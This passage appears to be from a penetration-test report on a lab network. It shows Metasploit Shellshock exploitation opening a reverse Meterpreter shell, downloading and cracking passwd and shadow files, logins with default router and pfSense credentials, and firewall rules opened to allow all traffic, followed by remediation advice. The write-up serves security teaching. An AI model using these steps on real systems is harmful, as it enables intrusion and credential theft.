The PC running on the eth1 network was enumerated with Nmap and the result of the scan can be found in Appendix A. The eth2 network (192.168.0.233/30) that was taught to be a router was pinged and enumerated, but there was no type of response, which made the tester approach this IP address as a firewall with rules that block incoming traffic.

## 2.2.4 FIREWALL

The tester decided to enumerate the following networks (192.168.0.64/27), (192.168.0.96/27), and (192.168.0.240/30), which are connected to router 3 via was taught to router 4 at first. The aim was to see if the firewall allows traffic through any of the 3 subnets discovered.

After scanning the networks (192.168.0.64/27), and (192.168.0.96/27) nothing was found. Which indicated that it is not a router but a firewall that is blocking access to those networks. However, conducting a Nmap scan on 192.168.0.240/30 revealed a web server with the IP 192.168.0.242/30. As this device was on the other side of the firewall it was enumerated, and further actions were conducted to gain access to it. Port 22 running SSH, and port 80 running HTTP indicates that the server is indeed a webserver. Upon accessing the web server, information about the system was retrieved. This can be found in Figure 12.

```
root@kali:~/Desktop# nmap -sV 192.168.0.64
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-01 08:20 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.34 seconds
root@kali:~/Desktop#
root@kali:~/Desktop# nmap -sV 192.168.0.96
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-01 08:20 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.33 seconds
root@kali:~/Desktop#
root@kali:~/Desktop# nmap -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-01 08:20 EST
Nmap scan report for 192.168.0.242
Host is up (0.0062s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 21.02 seconds
```

Figure 11: Discovering device with IP 192.168.0.242/30.





Figure 12: Accessing 192.168.0.242/30 web server on port 80.

Nikto tool was used to find potential vulnerabilities. One of the results of the vulnerability scan that the server is susceptible to is shellshock. Shellshock is a vulnerability that allows users of a system to execute commands that would normally be restricted to them, leading to arbitrary code execution. The full results of the scan can be found in the figure below.



Figure 13: Nikto result of target 192.168.0.242

Knowing that the server is vulnerable to shellshock attack, the tester proceeds to use the tool Metasploit to exploit the vulnerability. This was done by opening “msfconsole” on the terminal and then using the command “search shellshock” to find shellshock attacks available on Metasploit, this can be found in Figure 14. The attack that suited the tester the most was number 5. The options of the attack to be set were, “rhost” (remote host) which was set to web server IP 192.168.0.242 and “targeturl” which was set to the directory “/cgi-bin/status” found in the Nikto vulnerability scan.




Figure 14: searching shellshock.

```

msf5 > use 5
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

-----
Name                Current Setting  Required  Description
-----
CMD_MAX_LENGTH      2048             yes       CMD max line length
CVE                  CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER              User-Agent       yes       HTTP header to use
METHOD              GET              yes       HTTP method to use
Proxies              no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS              192.168.0.242    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
RPATH                /bin             yes       Target PATH for binaries used by the CmdStager
RPORT                80              yes       The target port (TCP)
SRVHOST              0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT              8080             yes       The local port to listen on.
SSL                  false            no        Negotiate SSL/TLS for outgoing connections
SSLCert              no               no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI            /cgi-bin/status  yes       Path to CGI script
TIMEOUT              5                yes       HTTP read response timeout (seconds)
URIPATH              no               no        The URI to use for this exploit (default is random)
VHOST                no               no        HTTP server virtual host

Exploit target:

--
Id  Name
--  ---
0   Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242
rhost => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

```

Figure 15: setting exploit options.

Once the options had been set, the exploit was executed and access to the meterpreter was gained. Two new commands to forward traffic to the tester Kali Linux were set. The rules can be found in Figure 16.

```

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (98528 bytes) to 192.168.0.234
[*] Meterpreter session 3 opened (192.168.0.200:4444 -> 192.168.0.234:9938) at 2024-01-01 09:04:03 -0500

meterpreter > portfwd add -l 60000 -p 80 -r 192.168.0.200
[*] Local TCP relay created: :60000 <-> 192.168.0.200:80
meterpreter > portfwd add -l 62000 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :62000 <-> 192.168.0.234:80
meterpreter >

```

Figure 16: Rules to forward traffic to the tester.

The command "portfwd add -l 60000 -p 80 -r 192.168.0.200" was used to add a new port forwarding rule. Port 60000 was opened to listen on the tester Kali Linux machine. The "-p 80" specifies the destination port to forward traffic to. In this case, it's port 80, which is commonly used for HTTP and finally "-r 192.168.0.200" specifies the IP address (192.168.0.200) to which the traffic should be forwarded.

The command "portfwd add -l 62000 -p 80 -r 192.168.0.234" indicates that port 62000 is opened and listening and that traffic arriving from port 62000 will be redirected to port 80. Finally, the last part of the command indicates that the traffic will be directed to IP 192.168.0.234.

As shellshock allowed the attacker to run the command as root, another action that was also performed using the shellshock vulnerability was to download the passwd and shadow files from the /etc/ directory. After unshadowing and using John the Ripper to decrypt the password hashes the root password was received in plaintext as "apple" and the user xweb password "pears" was also found. Evidence of the explanation above can be found in figure 17 and 18

```

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
stdtd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
xweb:x:1000:1000::/home/xweb:

meterpreter > download passwd
[*] Downloading: passwd -> passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): passwd -> passwd
[*] download : passwd -> passwd
meterpreter > download shadow
[*] Downloading: shadow -> shadow

```

Figure 17: Downloading passwd and shadow file.

```

root@kali:~# ls
config  Documents  get-pip.py  output.txt  Pictures  shadow  test.xml  ushadow  WebScarab.properties
Desktop Downloads Music      passwd     Public   Templates thinclient_drives Videos
root@kali:~# john ushadow
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple
(root)
Proceeding with incremental:ASCII
pears
(xweb)
2g 0:00:08:21 DONE 3/3 (2024-01-03 13:13) 0.003992g/s 888.1p/s 888.6c/s 888.6C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#

```

Figure 18: John the Ripper to decrypt the hashes.

Upon navigating to "localhost:62000" as can be seen in the image below, it was confirmed that the firewall being used on this part of the network is a PfSense. Once the login form was shown the tester remembered how previous routers had been using default credentials. The first idea the tester had was to search on the internet for the default credentials on the pfsense firewall. What was found was the following, username = "admin" and password = "pfsense". Those credentials were used to successfully log into the firewall as administrators.




Figure 19: Kali Linux localhost on port 62000.




Figure 20: access gained into the firewall.

Once inside the pfSense admin page, it can be seen the networks interfaces connected to the firewall. The WAN network with IP 192.168.0.234 is the subnet connected to router 3. The LAN interface is connected to the network 192.168.0.96. This is one of the networks that was previously tried to enumerate but did not get a response back. The tester has his suspicions that it may be a router. Finally, there is the DMZ interface, which is the network where the server was enumerated and exploited its shellshock vulnerability, this is shown in Figure 11.

Now that tester Once inside the firewall as an administrator, new rules can be created, and existing rules can be modified to allow access to the part of the networks that was intended to be protected using the firewall. To understand which connections the firewall is blocking the tester had a look at the 3 interfaces rules. These rules for the WAN, LAN, and DMZ interfaces can be found in appendix B.

#### WAN Rules.

There are 2 rules present on the WAN interface. The first rule had priority as it on top and it allows traffic from any source to be passed on to the web server with IP 192.168.0.242, explaining why the only response from enumerating the firewall was from the web server. The second rule



allows all IPv4 OSPF (Open short path first) to access all destinations but will fail to work as the first rule has already passed one rule from the source.

### DMZ Rules

In this interface there are 8 different rules. The first rule allow access to any IPv4 traffics to communicate with 192.168.0.66 which is a PC behind router 4, and the following rule blocks any source from accessing the network 192.168.0.64/24. The next 5 rules are denying any source from accessing the firewall via the IP 192.168.0.241. The last rule allows access from any source to any destination within the but they will al fail to work as the rule on top has priority and has already approved a rule originated from the source.

### LAN Rules.

There are 3 rules on this interface. The first rule on this interface allow access from any source to the destination LAN address on port 80. The second rule grand access from any source to any destination and the las rule is a IPv6 rule that allows access from the source LAN into any destination.

After analysing the rules on the firewall, the tester understands why some connections are being dropped by the firewall. To access the network block by the firewall a new rule was created on the WAN interface and the DMZ interface. For these rules to work and be dropped they had to be on the top so they could be granted priority on execution. Both rules created by the tester allowed access from any source to any destination on both the WAN and DMZ interfaces.

The screenshot shows a web browser window with the URL `localhost:62000/firewall_rules_edit.php?id=0`. The page title is "Edit Firewall Rule". The form contains the following fields:

- Action:** A dropdown menu set to "Pass". Below it is a hint: "Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded."
- Disabled:** A checkbox labeled "Disable this rule" which is unchecked. Below it is the text: "Set this option to disable this rule without removing it from the list."
- Interface:** A dropdown menu set to "WAN". Below it is the text: "Choose the interface from which packets must come to match this rule."
- Address Family:** A dropdown menu set to "IPv4". Below it is the text: "Select the Internet Protocol version this rule applies to."
- Protocol:** A dropdown menu set to "TCP". Below it is the text: "Choose which IP protocol this rule should match."
- Source:** A section with a checkbox "Invert match" which is unchecked. Next to it is a dropdown menu set to "any". To the right is a field labeled "Source Address" followed by a slash and another dropdown menu.

Figure 21: Creating a new rule to allow traffic through the WAN.




Figure 22: Creating a new rule to allow traffic through the WAN.

## 2.2.5 ROUTER 4

After allowing traffic to go passed the firewall the tester enumerates the router 4. As expected it is also a Vyos router running telnet on port 23 and the credentials were the same as all previous routers, default credentials `vyos:vyos`. After logging into the router, the commands `show interface` and `show IP` was used to gain information about the network interfaces of this router. It was discovered it consisted of 2 network interfaces. `Eth1` connected to the firewall LAN and `eth2` with the `192.168.0.65/27`. The `Eth2` was enumerated with Nmap, the scan found a PC connected on this side of the subnet.

Apart from the 2 interfaces mentioned previously that are directly connected to the router, it also has access to other subnets via the firewall, IP `192.168.0.98/27`.




Figure 22: Connecting to Router 4 by telnet and show interfaces command.

```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route
C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 00:19:17
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 00:19:27
O 192.168.0.64/27 [110/10] is directly connected, eth1, 00:21:51
C>* 192.168.0.64/27 is directly connected, eth1
O 192.168.0.96/27 [110/10] is directly connected, eth0, 00:21:51
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 00:19:46
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 00:19:17
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 00:19:27
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 00:19:46
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 00:20:26
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 00:20:26
vyos@vyos:~$

```

Figure 23: show IP route command on router 4.

## 2.3 NETWORK DEVICES INFORMATION

Network	Device	IP Address	Open Ports
192.168.0.192/27	Router 1	192.168.0.193/27 192.168.0.225/30 172.16.221.16/24	22/tcp ssh OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0) 23/tcp telnet VyOS telnetd 80/tcp HTTP lighttpd 1.4.28 443/tcp open ssl/https?
	PC 1	192.168.0.210/27	2/tcp ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0) 111/tcp rpcbind 2-4 (RPC #100000) 2049/tcp nfs_acl 2-3 (RPC #100227)
172.16.221.0/24	Web Server 1	172.16.221.237/24	80/tcp http Apache httpd 2.2.22 ((Ubuntu)) 443/tcp ssl/http Apache httpd 2.2.22 ((Ubuntu))
192.168.0.32/27	Router 2	192.168.0.33/27 192.168.0.229/30 192.168.0.226/30	23/tcp telnet VyOS telnetd 80/tcp http lighttpd 1.4.28 443/tcp ssl/https?
	PC 2	192.168.0.34/27 13.13.13.13/24	22/tcp ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0) 111/tcp rpcbind 2-4 (RPC #100000) 2049/tcp nfs_acl 2-3 (RPC #100227)
	PC 3	13.13.13.12/24	22/tcp open ssh
192.168.128/27	Router 3	192.168.0.129/27 192.168.0.233/30	23/tcp telnet VyOS telnetd 80/tcp http lighttpd 1.4.28

		192.168.0.230/30	443/tcp ssl/https?
	PC 4	192.168.0.130/27	22/tcp ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0) 111/tcp rpcbind 2-4 (RPC #100000) 2049/tcp nfs_acl 2-3 (RPC #100227)
	Firewall	192.168.0.98/27 192.168.0.241/30 192.168.0.234/30	53/tcp Domain 80/tcp http nginx 2601/tcp Quagga routing software 1.2.1 2604/tcp Quagga routing software 1.2.1 2605/tcp Quagga routing software 1.2.1
DMZ	Web server 2	192.168.0.242/30	22/tcp ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0) 80/tcp http Apache httpd 2.4.10 ((Unix)) 111/tcp rpcbind 2-4 (RPC #100000)
LAN	Router 4	192.168.0.97/27 192.168.0.65/27	23/tcp telnet VyOS telnetd 80/tcp http lighttpd 1.4.28 443/tcp ssl/https?
	PC 5	192.168.0.66/27	22/tcp ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0) 111/tcp rpcbind 2-4 (RPC #100000) 2049/tcp nfs_acl 2-3 (RPC #100227)

## 2.4 SUBNETTING

From the tools such as Nmap and ifconfig, information such as IP, subnet mask, and broadcast were retrieved. This information made it easier to calculate the subnetting information shown in the table below. This process that will be mentioned in the continuation was done for each subnet found in the network mapping.

The approach was to pass perform was to translate every IP, and netmask into binary. Then conduct an AND operation between the IP and the mask to get the network address. The following step was to perform an ADD operation with the network address and wildcard (it is the opposite of netmask). The result of the addition will give us the broadcast address. To find the valid IP range all that was left to do was add 1 to the network address to find the 1<sup>st</sup> valid address and subtract 1 from the broadcast address to find the last valid address within the subnet.

Network Address	Subnet mask	CIDR	1 <sup>st</sup> Valid IP Address	Last Valid IP Address	Broadcast Address	Total Hosts
13.13.13.0	255.255.255.0	/24	13.13.13.1	13.13.13.254	13.13.13.255	254
172.16.221.0	255.255.255.0	/24	172.16.221.1	172.16.221.254	172.16.221.255	254
192.168.0.32	255.255.255.224	/27	192.168.0.33	192.168.0.62	192.168.0.63	30
192.168.0.64	255.255.255.224	/27	192.168.0.65	192.168.0.94	192.168.0.95	30
192.168.0.96	255.255.255.224	/27	192.168.0.97	192.168.0.126	192.168.0.127	30
192.168.0.128	255.255.255.224	/27	192.168.0.129	192.168.0.158	192.168.0.159	30
192.168.0.192	255.255.255.224	/27	192.168.0.193	192.168.0.222	192.168.0.223	30
192.168.0.224	255.255.255.252	/30	192.168.0.225	192.168.0.226	192.168.0.227	2
192.168.0.228	255.255.255.252	/30	192.168.0.229	192.168.0.230	192.168.0.231	2
192.168.0.232	255.255.255.252	/30	192.168.0.233	192.168.0.234	192.168.0.235	2
192.168.0.240	255.255.255.252	/30	192.168.0.241	192.168.0.242	192.168.0.243	2

## 3 SECURITY WEAKNESSES

### 3.1 ROUTERS

The biggest vulnerability that all the routers on this network have been that of authentication. As it was shown in the mapping procedure, all routers have port 23 open where the telnet service is running.

SSH (Secure Shell) is generally considered more secure than Telnet. The reason for this is that Telnet sends data, including passwords, in plain text, making it susceptible to several types of attacks. On the other hand, SSH encrypts the data during transmission, providing a secure and confidential communication channel. The tester recommends the use of SSH over Telnet.

When trying to log in, all the routers still had the default username and password. It only took the tester a Google search to gain access to the router configuration. Below is a password policy to have a more secure network. It is also recommended not to use the same password for all routers.

Suggested password policy:

1. Minimum password length of 12 characters.
2. Require a combination of uppercase and lowercase letters.
3. Mandate the use of at least one numerical digit.
4. Enforce the inclusion of special characters in passwords.
5. Implement a password history policy to prevent the reuse of last passwords.
6. Set a password expiration period.
7. Enable account lockout after 5 consecutive failed login attempts.
8. Implement two-factor authentication (2FA) if possible.

The routers are also running a lighttpd 1.4.28 on port 80. This version was updated last in August of 2010, meaning they are very susceptible to many vulnerabilities. The current version for lighttpd is 1.4.73 launched on October 30, 2023.

### 3.2 SERVER

There were 2 servers presents in the network. Server 1 was running Apache 2.2.22 on port 80 and 443. This version, 2.2.22, was released on January 31, 2012, and has reached the end of life meaning it is no longer supported and will not get any type of updates. The tester recommendation will be to update the Apache version to the latest which is 2.4.57. Server 2 is running Apache 2.4.10, it is considered outdated, and the tester would recommend the same solution as server 1, update the service.

Server 1 was also running WordPress. This web server was running version 3.3.1, and the current version of WordPress is 6.1 meaning that the web page is very insecure with many known vulnerabilities. This web server admin password was also very weak. It was found easily when running WPscan in Figure 6. The password policy recommended for the router should be also implemented here.

Nikto scan was run on server 2 which showed some of the vulnerabilities such as shellshock fin figure 13. Once this vulnerability was exploited with Metasploit it granted the tester information such as passwd and shadow containing password hashes that were then decrypted into plain text using john. To mitigate shellshock, it is essential to update the scripting language Bash to its latest version and follow the vendor's instructions on how to install security patches.

### 3.3 FIREWALL

The firewall GUI fails to run on HTTPS. This means that packets travelling are not encrypted and could be susceptible to a man-in-the-middle, session hijacking, attack, or sniffing. HTTPS should be used to avoid the attacks mentioned previously.

Same issue with the router, the firewall does not possess any layer of security by using a default password. In this case the firewall is using the default password for pfsense firewall admin:pfsense which can be found in manuals or on the internet. The firewall will benefit from the password policy detailed when discussing the routers' security concerns. By applying a good password, the chances of an attacker breaking into the firewall administrator are reduced significantly as they could alter the original purpose of the firewall.

When seeing rules, be aware of the order of priority, and when a rule has been approved or denied from the same source or to the same destination the following rules will be ignored and not be enforced. Not being aware of defeats the purpose of having a firewall as rules will not protect the network as expected.

### 3.4 COMPUTERS

It was discovered that PC1 and PC2 were using the same password “plums”. It is recommended to have different users and different passwords to not compromise several PCs when 1 user and password have been discovered. The root and xweb password were discovered to be “apple” and “pears”. They are considered very insecure. Every user should follow the password policy mentioned previously when discussing the routers.

## 4. NETWORK CRITICAL EVALUATION

### 4.1 TOPOLOGY

The network is of linear bus topology, where the tester PC must go through different routers to reach its destination. This type of topology has the following advantages and disadvantages:

Advantages:

- Design simplicity and implementation: The linear bus topology is easy to design and understand since it implies a single main connection line. It is simple to implement since it requires less wiring compared to other more complex topologies. It is easy to add new devices to the network.
- Low initial costs: The initial installation tends to be economical since it implies fewer components and cables.

Disadvantages:

- Performance problems: network performance can be degraded as more devices are added since everyone shares the same communication channel.
- Single point failure: If there is a failure in a router, the entire network can be inoperable until the problem is solved.
- Distance: the length of the main line is limited, and as it extends, the signal quality can decrease.

